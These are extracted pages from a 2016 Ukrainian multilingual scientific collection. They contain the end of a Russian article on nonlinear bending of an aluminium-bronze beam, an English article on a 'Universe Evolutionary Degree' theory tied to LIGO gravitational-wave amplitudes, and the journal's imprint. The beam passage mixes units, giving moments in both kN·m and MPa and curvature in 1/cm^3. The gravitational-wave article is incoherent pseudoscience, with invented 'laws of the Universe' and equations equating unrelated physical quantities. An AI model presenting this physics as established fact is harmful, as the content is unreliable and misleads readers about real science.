- 1) длина балки значительно превышает высоту;
- 2) моменты и продольная сила меняются по длине балки медленно;
- 3) поперечное сечение по длине балки меняется постепенно.

$$\varepsilon = \rho z \quad (2)$$

ρ – кривизна изогнутой оси балки $\rho = 1 / R$;

z – расстояние от н. оси в поперечном сечении балки;

R – радиус кривизны.

Гипотеза плоских сечений (гипотеза Бернулли): сечения балки, плоские и нормальные к оси до деформации, остаются после деформации плоскими и нормальными к изогнутой оси балки.

Если известна зависимость между напряжениями и деформацией $\sigma = f(\rho z)$ то подставив ее в правую часть выражения получим закон изменения напряжений по высоте сечения балки.

Найдем зависимость между кривизной оси и изгибающим моментом

Сечение симметричное. Зависимость между напряжениями и деформацией $\sigma = f(\rho z)$ одинаковая для сжимающих и растягивающих напряжений.

$$M = 2 \int_0^h z \sigma b dz \quad (3)$$

h – высота сечения балки; $b = b(z)$ – ее ширина на расстоянии z от нейтрального слоя

Для таких материалов зависимость между напряжениями σ и деформациями ε можно принять в виде кубического полинома

$$\sigma = E\varepsilon - E_1\varepsilon^3 \quad (4)$$

где E – начальный модуль упругости; E_1 – постоянная, учитывающая степень нелинейности материала.

В ходе математического расчета был получен для данной зависимости для балки, имеющей прямоугольное сечение, изгибающий момент.

$$M = E \left(\frac{bh^3}{12} \right) \rho - \left(\frac{Hbh^5}{80} \right) \rho^3 \quad (5)$$

Первый член правой части формулы соответствует обычной связи между изгибающим моментом и кривизной в линейно упругой балке, а второй дает нелинейную добавку.

Рассмотрим шарнирно опертую балку постоянного поперечного сечения, нагруженную на опорах изгибающими моментами M . Материал балки — алюминиевая бронза. Определим зависимость между кривизной нейтрального слоя и изгибающим моментом, описываемую кубическим уравнением (5), которую запишем в виде

$$\rho^3 - 3p\rho + 2q = 0.$$

Где

$$p = \frac{EJ_2}{3HJ_4} = 6,039 \times 10^{-9},$$

$$J_2 = \frac{bh^3}{12} = 106666,76 \text{ (см}^4\text{)}$$

$$q = \frac{M}{2HJ_4}, \left(\frac{1}{\text{см}^3} \right)$$

$$J_4 = \frac{bh^5}{80} = 256 * 10^5 \text{ (см}^6\text{)}$$

Подставляя значение момента M в кубическое уравнение, получаем зависимость:

$$M=0 \text{ (кНм); } \rho = 0 \left(\frac{1}{\text{см}^3} \right);$$

$$M=50 \text{ (кНм); } \rho = 0,052 * 10^{-4} \left(\frac{1}{\text{см}^3} \right)$$

$$M=100 \text{ (кНм); } \rho = 0,105 * 10^{-4} \left(\frac{1}{\text{см}^3} \right)$$

$$M=150 \text{ (кНм); } \rho = 0,158 * 10^{-4} \left(\frac{1}{\text{см}^3} \right)$$

$$M=200 \text{ (кНм); } \rho = 0,214 * 10^{-4} \left(\frac{1}{\text{см}^3} \right)$$

$$M=250 \text{ (кНм); } \rho = 0,271 * 10^{-4} \left(\frac{1}{\text{см}^3} \right)$$

$$M=300 \text{ (кНм); } \rho = 0,333 * 10^{-4} \left(\frac{1}{\text{см}^3} \right)$$

$$M=350 \text{ (кНм); } \rho = 0,399 * 10^{-4} \left(\frac{1}{\text{см}^3} \right)$$




Рис. 1. Зависимость между кривизной нейтрального слоя и изгибающим моментом
1 — в линейно-упругой балке;
2 — с учетом физической нелинейности

По результатам вычислений можно сделать вывод, что при учете физической нелинейности на основе графиков зависимостей кривизны нейтрального слоя и изгибающего момента, отклонения между результатами расчета упругой и пластичной деформации растут с увеличением изгибающего момента. При $M=300$ МПа отклонения результатов составляют 6,3%, а при $M=350$ МПа — 8,52%. Это говорит о том, что данный алгоритм позволяет более точно рассчитывать на изгиб конструкции из данных материалов.

Литература

1. Рудых О.Л. Введение в нелинейную строительную механику: учеб. пособие / О.Л. Рудых, Г.П. Соколов, В.Л. Пахов; под ред. О.Л. Рудых. — М.: Издательство ассоциации строительных вузов, 1998. — 65–80 с.
2. К расчету на устойчивость физически нелинейных пластин в упругой среде / С.П. Иванов, Е.С. Иванова, О.Г. Иванов и др. // известия высших учебных заведений. Поволжский регион. Технические науки. — 2007. — № 1 — с. 175–182.

Adalat Ismail Bashirbeyli,
PhD in Technical Sciences

SYMMETRIZATION OF THE UNIVERSE'S EVOLUTIONARY DEGREE WITH THE AMPLITUDE OF GRAVITATIONAL WAVE

Annotation. This article contains information about symmetrization of amplitude quantity of gravitational waves, which were registered by LIGO and about combined GW150914, GW151226 masses got by an experimental way, with index of the Universe evolutionary degree got by the theoretical way.

Key words: The Universe evolutionary degree (UED), amplitude of gravitational waves (AGW), parametric criterions (PC).

Introduction. Symmetrization of the Universe evolutionary degree (UED) – Ad, with amplitude of gravitational wave (AGW) – S_{peak} creates precondition for new tasks.

It is well known, that relativistic dynamic dominates over the dynamic which was invented by Newton. Theories of Plank, Heisenberg and etc., are overlapped by our invented UED (The Universe Evolutionary Degree) theory.

With the help of UED theory we can formularize formula of evolution, light velocity, gravitation constant and value metrics. Whatever difficult the principles of physics may be, they are confirmed directly or indirectly, by the experiments or science observations over time. Essential feature of any given scientific method are observations and experimental way. It is well known, when experimental techniques make a step ahead, unexpected phenomena suddenly appear. And there are no expected reasons to assume that future process of experimental techniques won't lead to the same results due to the laws of the Universe.

Registration of gravity waves (GW) in the Solar System is rather difficult because of their extremely weakness. After passing the long way to the Earth (~ 10^{22} meter) these disturbances become minimal. During amplitude estimation generated by the surface detector, we should take into consideration that the wave loses its amplitude inversely proportional to its passed distance. Gravity waves' exposure of substances has very little effect. This type of emission is used as a telescope for testing of profound properties of matter in a newborn Universe. Any other types of emission will be absorbed by the matter thickness.

For about 100 years ago, Albert Einstein predicted by the theory, that GW appears because of two heavy bodies merging. Two black holes slowly rotating around each

other, approaching and merging into a one hole. The part (~4–6%) of gross weight turns into the beams that produce gravity waves as a result. Then GW emission detaches from the source and exists independent, expanding in a vacuum with the speed of light. The same process we have in other galaxies. Because of the little gravity strength, it is very difficult to detect the “ripples in the fabric of space and time” (by the theory of Kip Stephen Thorne).

From the beginning of the third millennium, upgraded and improved LIGO gives opportunity to capture the minute movement. Secular endeavors of scientists due to direct detection of GW crowned by the experimental discovery. Let's indicate committed amplitude of GW by LIGO as – S_{peak}^* .

*Take into consideration that relative deformation of metrics, Planck's constant and UED are marked by h letter. In order to avoid confusion we will mark AGW as S-strain. On the 14th of September in 2015, the first signal GW150914 of gravity waves was registered $GW150914 \rightarrow S_{\text{peak}} = 1,0 \cdot 10^{-21}$ [1].

On the 26th of December, in 2015 the second signal GW151226 [2] $\rightarrow S_{\text{peak}} = 3,4 \cdot 10^{-22}$ was picked up by the physics of two international collaboration teams: LIGO and Virgo.

Backbone of UER – Ad theory informs us, that at the beginning of the Universe birth evolution indicator is equal to the Planck's constant – h_p , anthem it increases and can function during the Universe evolution. For about 30 years ago the author of this article [3], summarized that under principal PC in normally taken to mean the quantity indexes of basic physical quantities of the Universe in the fixed time point.

Based on the analysis of parametric criterions (PC) we may provide representative degrees, parametric, spatial

and time characteristics of any objects or models and the ways of information-gathering facilities. Nowadays, PC also definite the values of object sizes all over the world.

Due to the first law of the Universe dynamics, we may see:

$$\Psi_t = F(h_t) \tag{1}$$

where Ψ_t – parametric criteria (PC), h_t – evolution degree. UED show the limits of PC changes, unguided propagation of GW which may be dimensional and indimensional. In research works [4, 5] mentioned, that Ad covers all Universe evolution and changes for about 10^{61} for metric.

Standard quantum limits (SQL) were discovered in 1967 by Braginsky Vladimir and later this term (Standard quantum limits (SQL)) was officially defined by Kip Thorne. SQL block the quantum transition of gravitons that influence on the sensitization of measurement error of PC. Consumed for surface detector generation energy is proportional to the amplitude of excitation – metrics variations. Great numbers of gravitons that cause such power, facilitate current processes. These SQL are not fundamental and may be achieved by various ways.

For example, we may minimize the SQL if we pick up the impulse instead the coordinate of new formed mass and current impulse will to be the constant for new formed mass. In few words, it is rather difficult to minimize the SQL by the experimental way. From the other hand SQL closely linked with the Heisenberg uncertainty relation. In current situation, Heisenberg uncertainty relation for new formed masses begins from the moment of two massive bodies merging and continues its evolution in the Universe.

Based on the second law of dynamics of the Universe, we may see:

$$h_{GW} \leq \Delta p_t \cdot \Delta L_t \leq h_t \tag{2}$$

Where, $\Delta p_t \cdot \Delta L_t$ considers uncertain impulse and linear dimension of new formed mass, and where h_{GW} and h_t consider UED of new formed mass.

Significant amplitude that generates distortion of space-time in the dimensionless form may be performed as time varying field due to the relative deformations. Accuracy measurement of LIGO is defined by the quantum effects. Quantum regular patterns are used not only for microcosm, but also for macrocosm and megacosm. Roger Penrose wrote that it wouldn't be a surprise if quantum regular patterns change a bit for the macroscopic objects [6–11].

In spite of difficulties, scientists had bypassed the SQL obstacle and picked up AGW of GW150914, GW151226 masses. As usual, experimenters try not to measure ΔL , but try to find quantitative estimations of representativeness degrees, parametric, time and spatial characteristics of the models. In other words – try to solve this question by the way of simulation modeling.

AGW measurement by the theoretical way will give opportunity to avoid the term of minimal detection limit and quantum confinement. Applying UED theory gives opportunity not to measure ΔL but to calculate changes of PC. Interdependency remains even if these objects are in a space beyond of any known reaction limits.

Based on the third law of dynamics of the Universe, we may show that metrics deformation and $\Delta L/L$ of new formed mass, achieved in result of GW, defines quantitative, parametric, time and spatial characteristics of objects:

$$\begin{aligned} (L/\Delta L)^2 &\approx (t/\Delta t)^2 \approx (M/\Delta M)^2 \approx (E/\Delta E)^2 \approx (\Delta f/f)^2 \approx \\ &\approx (\Delta T/T)^4 \approx h/\Delta h \approx J/\Delta J \approx \rho/\Delta \rho \approx \Delta p/p \approx Ad \end{aligned} \tag{3}$$

Where $L, \Delta L, t, \Delta t, M, \Delta M, f, \Delta f, h, \Delta h, J, \Delta J, \Delta \rho, \rho, p, \Delta p, E, \Delta E, T, \Delta T$ – radius, time, mass, energy, frequency, temperature, evolutionary index, energy flux density, dark energy and new formed matter.

From the other hand, we will write the third law of the Universe: metric deformation of parametric, time and spatial characteristics of new formed masses by means of informational-gathering facilities of LIGO. Making effect on the space, GW causes the relative space slippage. During penetrating though the masses GW propagate, shrink and become tensile-compressive.

$$\Delta L_{GW}/L \approx S_{peak} \tag{4}$$

Measurement with maximum possible accuracy due to the metric deformation $\Delta L_{GW}/L$ (where ΔL_{GW} – measurement of distance between proof masses, placed apart on L distance), caused by penetration of GW becomes principal. Runaway quantum uncertainties appear only in a case when we hold imaginary experiment on the random short scales shorter than Planck length or longer than diameter of the Universe.

Local changes of PC values influence on the synchronism, symmetry and isotopy which in their turn changes UED of another objects. Discovery of AGW with applying of the third law of dynamics gave the opportunity to fix the time arrow of ongoing processes in the Universe and discover the connection of different characteristics of physical quantities.

Balancing of numeral values of AGW and UED has mathematical sense and shows the boundary changes for different types of PC. Physical sense of non-dimensional value of current quantity is the result of deposited AGW caused by two black holes merging. It allows getting and studying much more information from the gravitational radiation.

Let's make balancing of amplitude value of GW registered on LIGO, resultant masses GW150914, GW151226 achieved by the experimental way (4), UED value of quantity achieved by theoretical way (3), due to the formulas (1) we may easily calculate PC values. According to the formula (2) which was achieved by theoretical way,

uncertainty limits are consistent with the evidence of experiments outcomes [1, 2].

It is instructive to say that during getting through $S_{\text{peak}}=1,0 \cdot 10^{-61}$ signal by the experimental way, we may calculate PC after the “Big Bang”. Will it be possible to develop such sets as LIGO, Virgo, GEO500, KAGRA, LIGO India or other ones — we don’t know. Also we may hold the imaginary experiment of the chains of composability of physical values and strength with the help of

laws of dynamics to calculate PC for every timepoint during evolution.

Conclusions: Made symmetrizing of spatial, time and parametric characteristics of registered GW150914, GW151226 masses on LIGO, which in their turn appeared in result of registration of AGW by the experimental way; calculated the number of evolutionary index of the Universe by the theoretical way; calculated PC quantities.

List of reference

1. Abbott B. P. et al. (LIGO Scientific Collaboration and Virgo Collaboration) Phys. Rev. Lett. 116, 061102 — Published 11 February 2016, Observation of Gravitational Waves from a Binary Black Hole Merger.
2. Abbott B. P. et al. (LIGO Scientific Collaboration and Virgo Collaboration) Phys. Rev. Lett. 116, 241103 — Published 15 June 2016, GW151226: Observation of Gravitational Waves from a 22-Solar-Mass Binary Black Hole Coalescence.
3. Authors’ thesis. ID25090, Leningrad, 1988. — 14 p.
4. Bashurbeyli A. I. Universe’s evolutionary degree. “UniCild” Ltd., Baku, 2016, 64 p.
5. Bashurbeyli A. I. “Calculation of parametric criterions of GW150914 mass with the evolutionary index usage”, № 5/2016, 2 vol., pages 110–111, <http://www.inter-nauka.com/issues/2016/5/1125>
6. Braginsky V. B., Sajin M. V., “Gravitational Waves” readrus.ru/glrekypi.htm
7. Gerceinshtain M. I., Pustovoi V. I., 16, 433, (1962).
8. Rudenko A. M. Whisper of the Universe. // The Earth and the Universe. — 2006. №6. pp: 28–38.
9. Thorn K. S., “Black holes and gravitational waves”, Herald of the Russian Academy of Sciences, vol. 71, № 7, pp. 587–590, 2001.
10. Hawkins S., Penrose R. “Nature of space and time” / Hawkins S., Penrose R., [transl. from English by Berkova A., Lebedeva V.]. —: Amorfа 2009. — 171 p.
11. Cherepaschuk A. M., “Discovering of gravitational waves in the Universe”, “In defense of science”, Bulletin № 17, Moscow 2016, pp. 7–13.

МІЖНАРОДНИЙ НАУКОВИЙ ЖУРНАЛ
INTERNATIONAL SCIENTIFIC JOURNAL
МЕЖДУНАРОДНЫЙ НАУЧНЫЙ ЖУРНАЛ

Сборник научных статей

№ 10 (20)

1 том

Глава редакционной коллегии — д.э.н., профессор *Каминская Т.Г.*

Киев 2016

Издано в авторской редакции

Учредитель/Издатель ООО «Финансовая Рада Украины»
Адрес: Украина, г. Киев, ул. Павловская, 22, оф. 12
Контактный телефон: +38(067) 401-8435
E-mail: editor@inter-nauka.com
www.inter-nauka.com

Подписано в печать 14.11.2016. Формат 60×84/8
Бумага офсетная. Гарнитура PetersburgC.
Условно-печатных листов 16,97. Тираж 100. Заказ № 398.
Цена договорная. Напечатано с готового оригинал-макета.

Напечатано в ООО «Спринт-Сервис»
г. Киев, ул. Почайнинская, 28б
Свидетельство: Серия ДК №4365 от 17.07.2012
Контактный телефон: +38(050) 647-1543